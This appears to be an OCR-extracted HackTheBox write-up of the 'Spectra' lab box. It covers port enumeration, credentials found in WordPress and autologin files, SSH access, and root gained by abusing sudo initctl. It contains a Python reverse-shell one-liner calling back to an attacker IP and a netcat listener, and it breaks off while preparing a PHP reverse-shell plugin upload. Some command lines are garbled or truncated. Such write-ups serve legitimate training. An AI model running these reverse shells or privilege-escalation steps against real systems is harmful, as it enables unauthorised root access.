Host Report

10.10.10.229 - Chromium OS

Linux Server - Shelled - Owned

Host Notes:

katie@spectra ~ $ cat user.txt
e89d27fe195e9114ffa72ba8913a6130

cat /root/root.txt
d44519713b889d5e1f9e536d0c6df2fc

Ports:

Port	Proto	Service	Version
22	tcp	ssh	OpenSSH 8.1 (protocol 2.0)

Port Notes:
TRANSFERRED FROM HTTP TCP 80 NGINX
Looking around the file system, we find some interesting things in the /opt folder.
There is an "autologon.conf.orig" file with another path we need to look into:

```
nginx@spectra /opt $ cat autologin.conf.orig
cat autologin.conf.orig
# Copyright 2016 The Chromium OS Authors. All rights reserved.
# Use of this source code is governed by a BSD-style license that can be
# found in the LICENSE file.
description   "Automatic login at boot"
author        "chromium-os-dev@chromium.org"
# After boot-complete starts, the login prompt is visible and is accepting
# input.
start on started boot-complete
script
  passwd=
  # Read password from file. The file may optionally end with a newline.
  for dir in /mnt/stateful_partition/etc/autologin /etc/autologin; do  <<<<<<</etc/autologin is not normal
    if [ -e "${dir}/passwd" ]; then
      passwd="$(cat "${dir}/passwd")"
      break
    fi
  done
  if [ -z "${passwd}" ]; then
    exit 0
  fi
  # Inject keys into the login prompt.
  #
  # For this to work, you must have already created an account on the device.
  # Otherwise, no login prompt appears at boot and the injected keys do the
  # wrong thing.
  /usr/local/sbin/inject-keys.py -s "${passwd}" -k enter
end script
```

```
nginx@spectra /opt $ cat /etc/autologin/passwd
cat /etc/autologin/passwd
SummerHereWeCome!!
```

We know from the /home folder there are other users.
SSH as katie:SummerHereWeCome!! and we are able to log in.

Port	Proto	Service	Version

```
┌──(kali㉿kali)-[~/Desktop/HTB/Spectra]
└─$ ssh katie@10.10.10.229
The authenticity of host '10.10.10.229 (10.10.10.229)' can't be established.
RSA key fingerprint is SHA256:lr0h4CP6ugF2C5Yb0HuPxti8gsG+3UY5/wKjhnjGzLs.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.229' (RSA) to the list of known hosts.
(katie@10.10.10.229) Password:
(katie@10.10.10.229) Password:
katie@spectra ~ $
```

Now we grab the user.txt flag and perform our usual enumerations. Sudo -l and finding "developers" group files shows us our exact privesc path.

cat /home/katie/user.txt
e89d27fe195e9114ffa72ba8913a6130

```
katie@spectra ~ $ sudo -l
User katie may run the following commands on spectra:
    (ALL) SETENV: NOPASSWD: /sbin/initctl
katie@spectra ~ $
```

```
katie@spectra ~ $ find / -group developers 2>/dev/null
/etc/init/test6.conf
/etc/init/test7.conf
/etc/init/test3.conf
/etc/init/test4.conf
/etc/init/test.conf
/etc/init/test8.conf
/etc/init/test9.conf
/etc/init/test10.conf
/etc/init/test2.conf
/etc/init/test5.conf
/etc/init/test1.conf
/srv
/srv/nodetest.js
katie@spectra ~ $
```

We see SEVERAL test.conf files and a nodetest.js file.
Looking into that NodeJS file, we need to change the node that runs the "exec" command to a python reverse shell callback.
We can do that by commenting out the exec line and add our own.

exec python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("<YOUR TUN0 IP>",1337));os.dup2(s
os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'

We have to act quickly because the test.conf file rewrites to the original pretty quickly.

Port	Proto	Service	Version

```
katie@spectra /etc/init $ cat test.conf
description "Test node.js server"
author      "katie"

start on filesystem or runlevel [2345]
stop on shutdown

script

    export HOME="/srv"
    echo $$ > /var/run/nodetest.pid
    exec /usr/local/share/nodebrew/node/v8.9.4/bin/node /srv/nodetest.js

end script

pre-start script
    echo "[`date`] Node Test Starting" >> /var/log/nodetest.log
end script

pre-stop script
    rm /var/run/nodetest.pid
    echo "[`date`] Node Test Stopping" >> /var/log/nodetest.log
end script
```

```
description "Test node.js server"
author      "katie"

start on filesystem or runlevel [2345]
stop on shutdown

script

    export HOME="/srv"
    echo $$ > /var/run/nodetest.pid
    #exec /usr/local/share/nodebrew/node/v8.9.4/bin/node /srv/nodetest.js
    exec python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.16.4",1337))
s.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'

end script

pre-start script
    echo "[`date`] Node Test Starting" >> /var/log/nodetest.log
end script

pre-stop script
    rm /var/run/nodetest.pid
    echo "[`date`] Node Test Stopping" >> /var/log/nodetest.log
end script
~
~
```

Now we can run:

Attacking Machine:

nc -lvnp 1337

Victim Machine:

sudo /sbin/initctl start test

And we should get a reverse callback as root.

cat /root/root.txt
d44519713b889d5e1f9e536d0c6df2fc

```
kali@kali: ~/Desktop/HTB/Spectra
File  Actions  Edit  View  Help
Ncat: Connection from 10.10.10.229.
Ncat: Connection from 10.10.10.229:40092.
```


```
# whoami
root
# hostname
spectra
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.10.10.229  netmask 255.255.255.0  broadcast 10.10.10.255
        inet6 fe80::250:56ff:feb9:ce71  prefixlen 64  scopeid 0x20<link>
        ether 00:50:56:b9:ce:71  txqueuelen 1000  (Ethernet)
        RX packets 15674233  bytes 2520705858 (2.3 GiB)
        RX errors 0  dropped 78  overruns 0  frame 0
        TX packets 15577993  bytes 5371137574 (5.0 GiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 3301421  bytes 435707958 (415.5 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 3301421  bytes 435707958 (415.5 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

# cat /root/root.txt
d44519713b889d5e1f9e536d0c6df2fc
#
```

```
File  Actions  Edit  View  Help
katie@spectra /etc/init $ sudo /sbin/initctl restart test
test start/running, process 15308
katie@spectra /etc/init $ cat test.conf
description "Test node.js server"
author      "katie"

start on filesystem or runlevel [2345]
stop on shutdown

script

    export HOME="/srv"
    echo $$ > /var/run/nodetest.pid
    #exec /usr/local/share/nodebrew/node/v8.9.4/bin/node /srv/nodetest.js
    exec python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SO
s.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'

end script

pre-start script
    echo "[`date`] Node Test Starting" >> /var/log/nodetest.log
end script

pre-stop script
    rm /var/run/nodetest.pid
    echo "[`date`] Node Test Stopping" >> /var/log/nodetest.log
end script
katie@spectra /etc/init $ sudo /sbin/initctl stop test
```

```
katie@spectra /etc/init $ sudo /sbin/initctl stop test
test stop/waiting
katie@spectra /etc/init $ sudo /sbin/initctl start test
test start/running, process 15377
katie@spectra /etc/init $
```

25	tcp	smtp	
53	udp	domain	
67	udp	dhcps	
68	udp	dhcpc	
69	udp	tftp	
80	tcp	http	nginx 1.17.4

Port Notes:
Navigating to http://10.10.10.229 and we get a Issue Tracker (similar to Jira) that is in place "Until IT set up the Jira we can configure and use this for issu



Issue Tracking

Until IT set up the Jira we can configure and use this for issue tracking.

Software Issue Tracker

Test

Checking both links, while running Gobuster using:

gobuster dir -k -e -r -u http://10.10.10.229 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -x "asp,aspx,bak,bat,c,cfm,cgi,css,com,dll,exe,git,htm,html,inc,jhtml,js,jsa,jsp,log,mdb,nsf,pcap,php,php2,php3,php4,php5,php6,php7,phps,php.bak,pht,phtn -s "200,204,301,302,307" -t50 -o Spectra.out

we notice that they are both going to spectra.htb. That means we need to add 10.10.10.229 spectra.htb to our /etc/hosts file using:

sudo vi /etc/hosts

i <to enter insert/edit mode>

10.10.10.229 spectra.htb


ESC

:wq!

ENTER

and try the navigation again. This time we are greeted by the correct pages, shown below, although the "Test" page throws a database error.

Port	Proto	Service	Version




It looks like the Software Issue Management system is made in WordPress. Let's run Gobuster on the /main and /testing sites, but let's also run WPScan see if anything pops up.


Port	Proto	Service	Version

```
──(kali㉿kali)-[~/Desktop/HTB/Spectra]
└─$ gobuster dir -k -e -r -u http://10.10.10.229/main -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -x "asp,aspx,bak,
bat,c,cfm,cgi,css,com,dll,exe,git,htm,html,inc,jhtml,js,jsa,jsp,log,mdb,nsf,pcap,php,php2,php3,
php4,php5,php6,php7,phps,php.bak,pht,phtml,pl,reg,sh,shtml,sql,swf,txt,xm" -s "200,204,
301,302,307" -t50 -o Spectra-main.out
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.229/main
[+] Method:                  GET
[+] Threads:                 50
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              bat,inc,pcap,php.bak,pl,shtml,aspx,git,html,jsa,log,sh,swf,asp,bak,jhtml,mdb,php4,php7,cgi,htm,jsp,php6,phtml,php2,
php3,phps,sql,txt,xm,dll,exe,js,php5,c,cfm,css,com,nsf,php,pht,reg
[+] Follow Redirect:         true
[+] Expanded:                true
[+] Timeout:                 10s
===============================================================
2022/01/24 01:30:14 Starting gobuster in directory enumeration mode
===============================================================
Error: error on running gobuster: unable to connect to http://10.10.10.229/main/: Get "http://10.10.10.229/main/": context deadline exceeded
(Client.Timeout exceeded while awaiting headers)

┌──(kali㉿kali)-[~/Desktop/HTB/Spectra]
└─$ gobuster dir -k -e -r -u http://10.10.10.229/testing -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -x "asp,aspx,bak,
bat,c,cfm,cgi,css,com,dll,exe,git,htm,html,inc,jhtml,js,jsa,jsp,log,mdb,nsf,pcap,php,php2,php3,php4,
php5,php6,php7,phps,php.bak,pht,phtml,pl,reg,sh,shtml,sql,swf,txt,xm" -s "200,204,
301,302,307" -t50 -o Spectra-testing.out
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.229/testing
[+] Method:                  GET
[+] Threads:                 50
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              shtml,sql,css,php3,php4,php6,php.bak,sh,nsf,php5,reg,swf,
bat,exe,php7,xm,log,php2,cfm,cgi,com,git,htm,jhtml,jsp,mdb,php,pht,c,jsa,phtml,
txt,asp,dll,html,js,pcap,phps,aspx,bak,inc,pl
[+] Follow Redirect:         true
[+] Expanded:                true
[+] Timeout:                 10s
===============================================================
2022/01/24 01:30:57 Starting gobuster in directory enumeration mode
===============================================================
http://10.10.10.229/testing/index.php            (Status: 500) [Size: 2646]
http://10.10.10.229/testing/wp-content           (Status: 200) [Size: 627]
http://10.10.10.229/testing/wp-login.php         (Status: 500) [Size: 2646]
http://10.10.10.229/testing/license.txt          (Status: 200) [Size: 19915]
http://10.10.10.229/testing/wp-includes          (Status: 200) [Size: 25891]
http://10.10.10.229/testing/readme.html          (Status: 200) [Size: 7278]
http://10.10.10.229/testing/wp-trackback.php     (Status: 500) [Size: 2646]
http://10.10.10.229/testing/wp-admin             (Status: 200) [Size: 11460]
http://10.10.10.229/testing/xmlrpc.php           (Status: 200) [Size: 0]
http://10.10.10.229/testing/wp-signup.php        (Status: 500) [Size: 2646]
```

Gobuster seems to stall and throw errors and WPScan provided no usable results, but it's clear we can list the /testing URL. However, that wp-config.php

Port	Proto	Service	Version





In the middle of all of that is a MySQL set of credentials.

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'dev');


Port	Proto	Service	Version

/** MySQL database username */
define('DB_USER', 'devtest');

/** MySQL database password */
define('DB_PASSWORD', 'devteam01');

/** MySQL hostname */
define('DB_HOST', 'localhost');

Going to the usual WordPress login (http://spectra.htb/main/wp-login.php), we can try using the MySQL credentials but with an Administrator username. With that, we have access to the WordPress Admin Portal



A quick way to exploit WordPress is by uploading a malicious PHP Plugin page, usually in a ZIP format.
The easiest and best way is to upload the php-reverse-shell.php from Pentest Monkey as the plugin, but we'll need the WP-Plugin headers added to it.

/* Plugin Name: WordPress Maintanance Plugin

Plugin URI: wordpress.org

Description: WordPress Maintenance Activities

